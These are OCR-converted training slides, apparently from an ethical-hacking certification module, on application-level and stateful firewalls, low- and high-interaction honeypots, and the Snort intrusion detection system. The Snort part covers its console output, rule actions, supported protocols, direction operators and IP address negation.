
✓ = Traffic allowed based on session rules, such as when a session is initiated by a recognized computer

✗ = Disallowed Traffic

# Application-Level Firewall



- Application-level gateways (proxies) can filter packets at the **application layer of the OSI model** (or the application layer of TCP/IP)
- Incoming and outgoing traffic is restricted to services supported by proxy; all other service requests are denied
- Application-level gateways configured as a **web proxy** prohibit FTP, gopher, telnet, or other traffic
- Application-level gateways examine traffic and filter on **application-specific commands** such as http:post and get




- ✓ = Traffic allowed based on specified applications (such as a browser) or a protocol, such as FTP, or combinations  
✗ = Disallowed Traffic


# Stateful Multilayer Inspection Firewall



Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls



They filter packets at the network layer of the OSI model (or the IP layer of TCP/IP), to determine whether session packets are legitimate, and they evaluate the contents of packets at the application layer



✓ = Traffic is filtered at three layers based on a wide range of the specified application, session, and packet filtering rules

✗ = Disallowed Traffic

# Honeypot

CEH




A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.



It has no authorized activity, does not have any production value, and any traffic to it is likely a probe, attack, or compromise.



A honeypot can log port access attempts, or monitor an attacker's keystrokes. These could be early warnings of a more concerted attack.



# Types of Honeypots



01

## Low-interaction Honeypots

- These honeypots simulate only a limited number of services and applications of a target system or network.
- Can not be compromised completely
- Generally, set to collect higher level information about attack vectors such as network probes and worm activities
- Ex: Specter, Honeyd, and KFSensor

02

## High-interaction Honeypots



- These honeypots simulates all services and applications
- Can be completely compromised by attackers to get full access to the system in a controlled area
- Capture complete information about an attack vector such attack techniques, tools and intent of the attack
- Ex: Symantec Decoy Server and Honeynets

# Module Flow




01 | **IDS, Firewall  
and Honeypot  
Concepts**

02 | **IDS, Firewall  
and Honeypot  
Solutions**

03 | **Evading IDS**

04 | **Evading  
Firewalls**



05 | **IDS/Firewall  
Evading Tools**

06 | **Detecting  
Honeypots**

07 | **IDS/Firewall  
Evasion Counter-  
measures**

08 | **Penetration  
Testing**

# Intrusion Detection Tool: Snort



1 Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks

2 It can perform protocol analysis and content searching/matching, and is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts

3 It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug-in architecture

## Uses of Snort:

- 4
  - ⊖ Straight packet sniffer like tcpdump
  - ⊖ Packet logger (useful for network traffic debugging, etc.)
  - ⊖ Network intrusion prevention system

```
Administrator: C:\Windows\system32\cmd.exe &snort -c5 /T1  
NPF_{C71849E6-3085-4016-BA15-0EF4D88EBD36} : MS Tunnel Interface Driver.  
C:\Snort\bin\snort -devel -i:  
Running in packet dump mode  
---  
--- Initializing Snort ---  
--- Initializing Output Plugins ---  
pcap DAQ configured to passive.  
The DAQ version does not support reload.  
Acquiring network traffic from device NPF_{33680010-5182-485B-8F75-0D90D5P2110}  
D:\  
Decoding Ethernet  
--- Initialization Complete ---  
-> Snort!<-  
Version 2.9.16-c-WIN32-GRE (Build 288)  
By Martin Roesch & The Snort Team: http://www.snort.org/snortet  
Copyright (C) 1998-2013 Sourcefire, Inc. et al.  
Using PCRE version: 8.10 2010-06-25  
Using ZLIB version: 1.2.3  
Commencing packet processing (pid=1520)
```


```
Administrator: C:\Windows\system32\cmd.exe &snort -c5 /T1  
NPF_{C71849E6-3085-4016-BA15-0EF4D88EBD36} : MS Tunnel Interface Driver.  
C:\Snort\bin\snort -devel -i:  
Running in packet dump mode  
---  
--- Initializing Snort ---  
--- Initializing Output Plugins ---  
pcap DAQ configured to passive.  
The DAQ version does not support reload.  
Acquiring network traffic from device NPF_{33680010-5182-485B-8F75-0D90D5P2110}  
D:\  
Decoding Ethernet  
--- Initialization Complete ---  
-> Snort!<-  
Version 2.9.16-c-WIN32-GRE (Build 288)  
By Martin Roesch & The Snort Team: http://www.snort.org/snortet  
Copyright (C) 1998-2013 Sourcefire, Inc. et al.  
Using PCRE version: 8.10 2010-06-25  
Using ZLIB version: 1.2.3  
Commencing packet processing (pid=1520)
```

# Snort Rules



- Snort's rule engine enables custom rules to meet the needs of the network
- Snort rules help in differentiating between normal Internet activities and malicious activities
- Snort rules must be contained on a single line, the Snort rule parser does not handle rules on multiple lines
- Snort rules come with two logical parts:
  - Rule header: Identifies rule's actions such as alerts, log, pass, activate, dynamic, etc.
  - Rule options: Identifies rule's alert messages

## Example:




# Snort Rules: Rule Actions and IP Protocols




## Rule Actions

- ↳ The rule header stores the complete set of rules to identify a packet, and determines the action to be performed or what rule to be applied
- ↳ The rule action alerts Snort when it finds a packet that matches the rule criteria
- ↳ Three available actions in Snort:
  - ⓐ Alert - Generate an alert using the selected alert method, and then log the packet
  - ⓑ Log - Log the packet
  - ⓒ Pass - Drop (ignore) the packet




## IP Protocols

Three available IP protocols that Snort supports for suspicious behavior:



- I      TCP
- II     UDP
- III   ICMP




# Snort Rules: The Direction Operator and IP Addresses



## The Direction Operator


- ↳ This operator indicates the direction of interest for the traffic; traffic can flow in either single direction or bi-directionally
- ↳ Example of a Snort rule using the Bidirectional Operator:

```
log !192.168.1.0/24 any <> 192.168.1.0/24, 23
```



## IP Addresses

- ↳ Identifies IP address and port that the rule applies to
- ↳ Use keyword "any" to define any IP address
- ↳ Use numeric IP addresses qualified with a CIDR netmask
- ↳ Example IP Address Negation Rule:



```
!src host 192.168.1.101 and !dst host 192.168.1.111
```

# Snort Rules: Port Numbers



Port numbers can be listed in different ways, including "any" ports, static port definitions, port ranges, and by negation

Port ranges are indicated with the range operator ":"

Example of a  
Port Negation

